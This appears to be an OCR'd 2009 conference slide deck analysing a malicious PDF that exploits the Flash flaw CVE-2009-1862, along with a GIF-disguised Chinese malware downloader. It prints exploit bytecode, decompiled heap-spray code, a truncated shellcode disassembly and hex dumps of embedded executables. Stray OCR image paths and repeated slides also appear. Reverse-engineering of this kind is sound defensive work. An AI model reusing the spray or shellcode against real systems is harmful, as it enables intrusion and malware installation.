Botnets, Ransomware, Malware, and Stuff.

Julia Wolf

Sep 19, 2009

BruCON

Recent trends in malware, from a reverse-engineer point of view

The Recent Flash 0-day (CVE-2009-1862)

PDF File Structure

- Collection of Objects that refer to each other
- Most graphics operators same as Postscript
- Object types: Boolean, String (Literal [8-bit] and Hex), Numeric, Name, Array, Dictionary, Stream, etc.
- Compression Filters on Streams (LZW, RLE, Base-16, Base-85, zlib, CCITT Fax, JBIG2, etc.)
- 8-bit clean - All octets left as-is, no character set conversions or anything like that.
- All the reserved words are flat 7-bit ASCII
- Cross-Reference Table for quick page access
- Can be written as a stream (i.e. no seeking backwards)

The quick way to analyze this PDF

- Install XPDF (http://www.foolabs.com/xpdf/)
- Strangely, `pdftosrc` doesn't have a feature to just dump all of the sections. But, you can do this:

```
#!/bin/bash
for i in `seq 0 200`
   do pdftosrc sample.pdf $i
done
```

The quick way to analyze this PDF

- Figure out which sections are flash
  `file sample.pdf.* |grep Flash`
- In this example, `sample.pdf.2` and `sample.pdf.3` are the embedded flash
- Install SWFTools (http://www.swftools.org/)

```
swfdump -D sample.pdf.2 > first.txt
swfdump -D sample.pdf.3 > second.txt
```

Chang-Ching The CPP made eight mista?ng Urumuqi incident_mm.pdf (PDF Section 8)

Object Number


Start Dictionary Object

```
24 0 <<
/CreationDate(D:20090706144652+08'00')
/Creator(Acrobat 编辑器 9.0)
/ModDate(D:20090709154413+08'00')
/Producer(Adobe Acrobat 9.0.0)
/Title(未标题)
>>
```

Jul 6, 2009 2:46:52 CST

English: Text Editor?

English: Untitled?



UTC+8 is China/Hong Kong

Modification Times

- Creation timestamps of two samples are identical, but samples were modified 45min apart.
- `2b65749fb76c9f75113cfdae1f56803ea5b9c6697ab3aa59c54106d5d6537e54`

  `/CreationDate(D:20090706144652+08'00')`
  `/ModDate(D:20090709154413+08'00')`
- `704ec6d8dc562a7ba0a2b89355efc75b7a1789fd072d9df2e9205f63f6326002`

  `/CreationDate(D:20090706144652+08'00')`
  `/ModDate(D:20090709162944+08'00')`

XMP (Metadata)

```
6 0 obj
<</Length 3502/Subtype/XML/Type/Metadata>>stream
<?xpacket begin="<U+FEFF>" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 4.2.1-c041 52.342996, 2008/05/07-20:48:00        ">
  <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
    <rdf:Description rdf:about=""
        xmlns:xmp="http://ns.adobe.com/xap/1.0/">
      <xmp:ModifyDate>2009-07-09T15:44:13+08:00</xmp:ModifyDate>
      <xmp:CreateDate>2009-07-06T14:46:52+08:00</xmp:CreateDate>
      <xmp:MetadataDate>2009-07-09T15:44:13+08:00</xmp:MetadataDate>
      <xmp:CreatorTool>Acrobat 编辑器 9.0</xmp:CreatorTool>
    </rdf:Description>
    <rdf:Description rdf:about=""
        xmlns:dc="http://purl.org/dc/elements/1.1/">
      <dc:format>application/pdf</dc:format>
      <dc:title>
        <rdf:Alt>
          <rdf:li xml:lang="x-default">未标题</rdf:li>
        </rdf:Alt>
      </dc:title>
    </rdf:Description>
    <rdf:Description rdf:about=""
        xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/">
      <xmpMM:DocumentID>uuid:d6b23062-2df2-4e06-ab32-34f6ec6f422d</xmpMM:DocumentID>
      <xmpMM:InstanceID>uuid:3e9024f1-2d92-46d7-9edd-109696f1b2bb</xmpMM:InstanceID>
    </rdf:Description>
    <rdf:Description rdf:about=""
        xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
      <pdf:Producer>Adobe Acrobat 9.0.0</pdf:Producer>
    </rdf:Description>
  </rdf:RDF>
</x:xmpmeta>
<?xpacket end="w"?>
endstream
endobj
```

July 6 and Jul 9

"Untitled" (I think)

fancyBall.swf

`http://download.macromedia.com/pub/developer/flash9_as3_preview.zip`


- This file is a slightly modified version of the “fancyBall.fla” example in the Adobe Flash Professional 9 ActionScript 3.0 Preview
- The `init():void` function was overwritten with AS3 NOP’s (`0x02`) and the exploit.

The Exploit

```
0x25 0x81 0x10    pushshort 2049

0x25 0xf8 0x61    pushshort 12536

          0xa2    multiply

          0x30    pushscope

0x60 0x01         getlex <q>[public]::void
```

Browser Variant:

```
0x25 0x81 0x41
pushshort 8321
```



Section 4

- love_wallpaper_butterfly-dsc08951.jpg
  PDF Meta: Jul 6, 2009 06:46:55Z
- JPG Metadata:

```
roses love wallpaper
SONY
DSLR-A100 v1.01
2007:05:25 08:50:39
Hans Neukomm www.kriyayoga.com
```

Section 4

- The JPG is concatenated with a Windows EXE, encrypted with the 'password' `0xA0` in ECB-XOR mode.
- (You'll be seeing more of this kind of thing later. It's apparently very popular in Chinese malware these days.)

The other SWF files

```
60 0 R>><</EF<</F 3 0 R>>/F(save.swf)/Type/Filespec/
UF(save.swf)>><</Binding 61 0 R>>/Background<</Names
[(<FE><FF>save.swf)59 0 R]>>[56 0 R]<</PDFWP 65 0
R>><</LastModified 66 0 R/Private 67 0 R>>(D:
20090706064655Z)<<>
```

- save.swf (save.fla) Jul 6, 2009 06:46:55Z
- oneoff.swf (oneoff.fla) in the other sample
- They do the heap spray

Heap Spraying

```
00002) + 0:1 findproperty <q>[public]::b
00003) + 1:1 pushstring "\0c\0c\0c\0c"
00004) + 2:1 initproperty <q>[public]::b
00005) + 0:1 findproperty <q>[public]::a
00006) + 1:1 pushstring "\13\13\13\13"
00007) + 2:1 initproperty <q>[public]::a
00008) + 0:1 jump ->15
```

I think this was a bug by the author

"\0B\0B\0B\0B" in AS becomes 0x13131313 when parsed.

"\\x0B\\x0B\\x0B\\x0B" in AS becomes 0x0B0B0B0B when parsed.

Heap Spraying

```
00002) + 0:1 findproperty <q>[public]::b
00003) + 1:1 pushstring "\0c\0c\0c\0c"
00004) + 2:1 initproperty <q>[public]::b
00005) + 0:1 findproperty <q>[public]::a
00006) + 1:1 pushstring "\13\13\13\13"
00007) + 2:1 initproperty <q>[public]::a
00008) + 0:1 jump ->15
```

Typically you want

`0x0B0B0B0B OR ECX,[EBX]`

because it also points to itself on the heap,and is effective a NOP for exploit purposes, this doesn't make as much sense:

`0x13131313 ADC EDX,[EBX]`

Heap Spraying

```
slot 0: var <q>[public]::a:NULL
slot 0: var <q>[public]::byteArr:<q>[public]flash.utils::ByteArray
slot 0: var <q>[public]::b:NULL
 method * <q>[packageinternal]xxxxx_fla::frame1=()(0 params, 0 optional)
[stack:3 locals:1 scope:10-11 flags:] slot:0
{
    00000) + 0:0 getlocal_0
    00001) + 1:0 pushscope
    00002) + 0:1 findproperty <q>[public]::b
    00003) + 1:1 pushstring "\0c\0c\0c\0c"
    00004) + 2:1 initproperty <q>[public]::b
    00005) + 0:1 findproperty <q>[public]::a
    00006) + 1:1 pushstring "\13\13\13\13"
    00007) + 2:1 initproperty <q>[public]::a
    00008) + 0:1 jump ->15
```

```
import flash.utils.ByteArray
   var byteArr:ByteArray;
   var b;
   function frame1():void {
      b = “\\0c\\0c\\0c\\0c”
      a = “\\13\\13\\13\\13”
```

Heap Spraying

```
00008) + 0:1 jump ->15

00009) + 0:1 label
00010) + 0:1 findproperty <q>[public]::b
00011) + 1:1 getlex <q>[public]::b
00012) + 2:1 getlex <q>[public]::a
00013) + 3:1 add
00014) + 2:1 initproperty <q>[public]::b

00015) + 0:1 getlex <q>[public]::b
00016) + 1:1 getproperty <multi>{[private]NULL,[public]"",[private]NULL,[public]save_fla,[packageinternal]
save_fla,[namespace]http://adobe.com/AS3/2006/builtin,[public]adobe.utils,[public]flash.accessibility,[public]flash.display,[public]flash.errors,
[public]flash.events,[public]flash.external,[public]flash.filters,[public]flash.geom,[public]flash.media,[public]flash.net,[public]flash.printing,
[public]flash.system,[public]flash.text,[public]flash.ui,[public]flash.utils,[public]flash.xml,[protected]save_fla:MainTimeline,[staticprotected]
save_fla:MainTimeline,[staticprotected]flash.display:MovieClip,[staticprotected]flash.display:Sprite,[staticprotected]
flash.display:DisplayObjectContainer,[staticprotected]flash.display:InteractiveObject,[staticprotected]flash.display:DisplayObject,
[staticprotected]flash.events:EventDispatcher,[staticprotected]Object}::length
00017) + 1:1 pushint 1048576
00018) + 2:1 iflt ->9
```

```
while ( b.length < 0x100000 ) {
    b = b + a;
}
```

Heap Spraying

```
00018) + 2:1 iflt ->9

00019) + 0:1 findproperty <q>[public]::byteArr
00020) + 1:1 findpropstrict <q>[public]flash.utils::ByteArray
00021) + 2:1 constructprop <q>[public]flash.utils::ByteArray, 0 params
00022) + 2:1 initproperty <q>[public]::byteArr
```

```
byteArr = new ByteArray();
byteArr.writeByte(0x40);
```

```
00023) + 0:1 getlex <q>[public]::byteArr
00024) + 1:1 pushbyte 64
00025) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00026) + 0:1 getlex <q>[public]::byteArr
00027) + 1:1 pushbyte 64
00028) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00029) + 0:1 getlex <q>[public]::byteArr
00030) + 1:1 pushbyte 64
00031) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00032) + 0:1 getlex <q>[public]::byteArr
00033) + 1:1 pushbyte 64
00034) + 2:1 callpropvoid <q>[public]::writeByte, 1 params

00035) + 0:1 jump ->41
```

Heap Spraying

```
00023) + 0:1 getlex <q>[public]::byteArr
00024) + 1:1 pushbyte 64
00025) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00026) + 0:1 getlex <q>[public]::byteArr
00027) + 1:1 pushbyte 64
00028) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00029) + 0:1 getlex <q>[public]::byteArr
00030) + 1:1 pushbyte 64
00031) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00032) + 0:1 getlex <q>[public]::byteArr
00033) + 1:1 pushbyte 64
00034) + 2:1 callpropvoid <q>[public]::writeByte, 1 params

00035) + 0:1 jump ->41
```

```
byteArr.writeByte(0x40);
byteArr.writeByte(0x40);
byteArr.writeByte(0x40);
byteArr.writeByte(0x40);
```

Heap Spraying

```
00035) + 0:1 jump ->41

00036) + 0:1 label
00037) + 0:1 getlex <q>[public]::byteArr
00038) + 1:1 getlex <q>[public]::b
00039) + 2:1 pushstring "iso-8859-1"
00040) + 3:1 callpropvoid <q>[public]::writeMultiByte, 2 params
00041) + 0:1 getlex <q>[public]::byteArr
00042) + 1:1 getproperty <q>[public]::length
00043) + 1:1 pushint 1048576
00044) + 2:1 pushbyte 64
00045) + 3:1 multiply
00046) + 2:1 iflt ->36
```

```
while ( byteArr.length < 64 * 0x100000 ) {
    byteArr.WriteMultiByte(b, “iso-8859-1”);
}
```

Heap Spraying

```
00046) + 2:1 iflt ->36

00047) + 0:1 getlex <q>[public]::byteArr
00048) + 1:1 pushshort 144
00049) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00050) + 0:1 getlex <q>[public]::byteArr
00051) + 1:1 pushshort 144
00052) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00053) + 0:1 getlex <q>[public]::byteArr
00054) + 1:1 pushshort 144
00055) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00056) + 0:1 getlex <q>[public]::byteArr
00057) + 1:1 pushshort 144
00058) + 2:1 callpropvoid <q>[public]::writeByte, 1 params
00059) + 0:1 getlex <q>[public]::byteArr
```

```
byteArr.writeByte(0x90);
byteArr.writeByte(0x90);
byteArr.writeByte(0x90);
byteArr.writeByte(0x90);
```

The X86 Shellcode

```
90              nop
90              nop
90              nop
90              nop
90              nop
90              nop
81EC20010000    sub esp,0x120
8BFC            mov edi,esp
83C704          add edi,byte +0x4
C7073274910C    mov dword [edi],0xc917432
C747048E130AAC  mov dword [edi+0x4],0xac0a138e
C7470839E27D83  mov dword [edi+0x8],0x837de239
C7470C8FF21861  mov dword [edi+0xc],0x6118f28f
C747109332E494  mov dword [edi+0x10],0x94e43293
C74714A932E494  mov dword [edi+0x14],0x94e432a9
C7471843BEACDB  mov dword [edi+0x18],0xdbacbe43
C7471CB2360F13  mov dword [edi+0x1c],0x130f36b2
C74720C48D1F74  mov dword [edi+0x20],0x741f8dc4
C74724512FA201  mov dword [edi+0x24],0x1a22f51
C7472857660DFF  mov dword [edi+0x28],0xff0d6657
C7472C9B878BE5  mov dword [edi+0x2c],0xe58b879b
C74730EDAFFFB4  mov dword [edi+0x30],0xb4ffafed
E9D6020000      jmp dword 0x346
64A130000000    mov eax,[fs:0x30]
8B400C          mov eax,[eax+0xc]
8B701C          mov esi,[eax+0x1c]
AD              lodsd
8B6808          mov ebp,[eax+0x8]
8BF7            mov esi,edi
6A0D            push byte +0xd
59              pop ecx
E877020000      call dword 0x301
[...]
```


Drops the XOR'd EXE from the PDF to disk and exec()

Obfuscated Communications

Obfuscation

- Mostly malware authors are either sticking a fragment of a GIF, or JPG to the front of their communications. Just enough of an image header to pass a quick signature check.
- If you try to parse the file as a real image, you'll discover that it's completely malformed.
- There is one Chinese downloader I've seen which uses a complete GIF or JPG.

GIF/JPG Downloader



www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c 00  |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c 00  |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

An ordinary 15x15 GIF

GIF ends here


Looks like: 

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c     |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

Looks like:



```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d              |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c 00  |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

Length
0x00000403

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c 00  |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

Length of everything else

0x00017983

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c 00  |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

Note that

0x00017983 + 0x00000403 = 0x00017D86

0x00017D86 + 4 = 0x00017D8A

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
00000000  47 49 46 38 39 61 0f 00  0f 00 f7 ae 00 e2 ef f7  |GIF89a..........|
00000010  ff cb 66 ee f6 fb f7 f9  fc ff c8 63 f8 ff ff e7  |..f........c....|
[...]
00017d70  83 62 23 31 f5 8b 93 74  7e ec 49 03 15 77 6c 00  |.b#1...t~.I..wl.|
00017d80  00 00 c9 1d 00 00 03 04  00 00                    |..........|
00017d8a
```

Length of just this EXE

0x00003200


```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

www.xiaonews.cn/config.gif

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

Offset of end of first EXE:

0x00000403 + 4 + 4 + 0x00003200 = 0x0000360B



```
00003600  2c df 70 05 cd 9a 9b 65  9f 8b 60 98 4f 00 00 4d  |,.p....e..`.O..M|
00003610  5a 4c 6f 61 64 4c 69 62  72 61 72 79 41 00 00 50  |ZLoadLibraryA..P|
